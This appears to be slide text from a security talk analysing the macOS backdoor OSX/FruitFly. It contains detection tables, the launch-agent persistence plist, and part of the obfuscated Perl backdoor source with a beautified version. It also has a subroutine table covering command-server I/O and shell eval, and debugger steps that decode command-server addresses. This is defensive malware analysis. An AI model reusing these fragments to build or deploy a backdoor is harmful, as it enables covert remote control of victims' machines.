
malware's commands





# OSX/FRUITFLY

an intriguing backdoor





# OSX/FRUITFLY ( 'QUIMITCHIN' )


initially discovered by malwarebytes

Jan 11<sup>th</sup> (0 detections)



"New Mac backdoor using antiquated code"  
-malwarebytes/thomas reed

- components (script, binary, etc)
- persistence (launch agent)
- capabilities



File information

Identification Content Analyses Submissions ITW Additional Behaviour Comments

	Engine	Signature	Version	Update
2017-03-28 21:33:38 28/56	Ad-Aware	-	3.0.3.794	20170111
2017-02-24 15:25:02 27/56	AegisLab	-	4.2	20170111
2017-01-30 18:40:25 27/54	AhnLab-V3	-	3.8.2.16235	20170111
2017-01-25 22:13:37 27/54	ALYac	-	1.0.1.9	20170112
2017-01-20 16:38:21 19/53	Antiy-AVL	-	1.0.0.1	20170112
2017-01-19 08:22:53 10/53	Arcabit	-	1.0.0.793	20170112
2017-01-18 21:35:22 7/53	Avast	-	8.0.1489.320	20170112
2017-01-16 12:18:41 1/55	AVG	-	16.0.0.4749	20170112
2017-01-12 13:42:01 0/55	Avira	-	8.3.3.4	20170111
2017-01-11 23:34:18 0/53	AVware	-	1.5.0.42	20170111
	Baidu	-	1.0.0.2	20170111

Virus Total submission(s)

infection vector?

trojan?

email?

# OSX/FRUITFLY


## method of persistence

```
$ cat ~/Library/LaunchAgents/  
    com.client.client.plist  
  
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC ... >  
<plist version="1.0">  
<dict>  
  <key>KeepAlive</key>  
  <true/>  
  <key>Label</key>  
  <string>com.client.client</string>  
  <key>ProgramArguments</key>  
  <array>  
    <string>/Users/user/.client</string>  
  </array>  
  <key>RunAtLoad</key>  
  <true/>  
  <key>NSUIElement</key>  
  <string>1</string>  
</dict>  
</plist>
```

launch agent persistence



[RSA 2015, wardle]  
"Malware Persistence on OS X"




launch agent

property list:

~/Library/LaunchAgents/  
com.client.client.plist

payload:

~/client



BlockBlock alert



# OSX/FRUITFLY.B

variant 'b'

mahalo @noarfromspace

File information

IdentificationContentAnalysesSubmissionsITWAdditionalComments

<>↓↑

Date	File name	Source	Country
2017-02-07 20:01:13	fpsaud	af068394 (web)	US
2017-02-03 04:37:30	fpsaud	bfc6866f (web)	US
2017-02-02 14:11:35	fpsaud	079ed9f1 (web)	US
2017-02-02 04:27:03	fpsaud	af068394 (web)	US
2017-02-01 21:04:43	fpsaud	b42470ca (web)	US
2017-02-01 15:02:04	fpsaud		
2017-01-31 22:02:28	fpsaud.txt		
2017-01-31 16:54:15	fpsaud		

virustotal

SHA256: befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271

File name: fpsaud



submitted: 1/31  
(0 AV detections)

name: 'fpsaud'

type: perl script

```
$ file fpsaud
perl script text executable, ASCII text

$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my$I;sub G{die if!defined
syswrite$I,$_[0]}sub J{my($U,
$A)=(',' ,',' );while($_[0]>length$U){die if!
sysread$I,$A,$_[0]-length$U;$U.=$A;}return$U;}
sub O{unpack'VT',J 4}sub N{J O}sub H{my$U=N;
$U=~s/\\//g;$U}sub
I{my$U=eval{my$C=`$_[0]`;chomp$C;$C};$U=''if!
defined$U;$U;}sub K{$_[0]?v1:v0}sub Y{pack'V',
$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32}
sub Z{pack'V/a*',$_[0]}sub M{$_[0]^ (v3 x
length($_[0]))}my($h,@r)=split/
a/,M('11B36-301-;;2-45bdql-lwslk-hgjfbdq1-
pmgh`vg-hgjf');push@r,splice@r,
0,rand@r;my@e=();for my$B (split/
a/,M('1fg7kkb1nnhokb71jrmkb;rm`;kb1fplifeb1njg
ule')){push@e,map $_.$B,split/a/,M('dq1-lwslk-
bdql-pmgh`vg-');}push@e,splice@e,0,rand@e;
...
```

obfuscated perl?!

OSX/FruitFly.B


# OSX/FRUITFLY.B

## a brief triage

the goal:



need this info to build c&c server



```
$ cat fpsaud.pretty

#!/usr/bin/perl

use IO::Socket;
use IPC::Open2;

sub G {
    die if !defined syswrite $1, $_[0]
}
...

for( my ( $x, $n, $q ) = ( 10, 0, 0
) ; ; sleep $x) {
...
}
```

- imports
- subroutines
- main logic

'beautified' script

# OSX/FRUITFLY.B

## a triage of subroutines

```
#send data
sub G {
  die if !defined syswrite $1, $_[0]
}

#recv data
sub J {
  my ( $U, $A ) = ( '', '' );
  while ( $_[0] > length $U ) {
    die
    if !sysread $1, $A, $_[0] - length $U;
    $U .= $A;
  }
  return $U;
}

#pack data
sub Z {
  pack 'V/a*', $_[0]
}

#XOR string
sub M {
  $_[0] ^ ( v3 x length( $_[0] ) )
}

#eval command
sub I {
  my $U = eval { my $C = `$_[0]`; chomp $C; $C };
  $U = '' if !defined $U;
}
```

various subroutines

name	description
B	split & pack an integer
E	read bytes from process
G	send data to c&c server
H	read data from c&c server & format
I	eval() a string
J	read data from c&c server
K	check if variable it true
M	XOR string with '3'
N	read variable length data from c&c server
O	read 4 bytes (integer) from c&c server
R	close process handles
S	write data to file
V	save embedded binary to disk, then exec & pass parameters via stdin
W	read from file
Y	pack a 4-byte integer
Z	pack variable length data

osx/fruitfly.b's subroutines



# OSX/FRUITFLY.B

## string decoding (c&c servers)

```
#decode c&c primary servers
my ($h, @r) = split /a/, M('11b36-301-;;2-45bdql-lws...');

#decode c&c backup servers
for my $B (split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...')){
    push @e, map $_ . $B, split /a/, M('dql-lwslk-bdql...');
}
```

encoded strings

```
$ perl -d .fpsaud

main::(fpsaud:6): my $l;
DB<1> n

main::(fpsaud:39): my ( $h, @r ) = split /a/,
main::(fpsaud:40): M('11b36-301-;;2-45bdql-lw...

DB<1> n

DB<1> p $h
22

DB<1> p @r
xx.xx2.881.76 gro.otpoh.kdie gro.sndkcud.kdie
```

decoding strings

command	description
-d <script.pl>	start a script under the debugger
R	restart
n	single step (over subroutines)
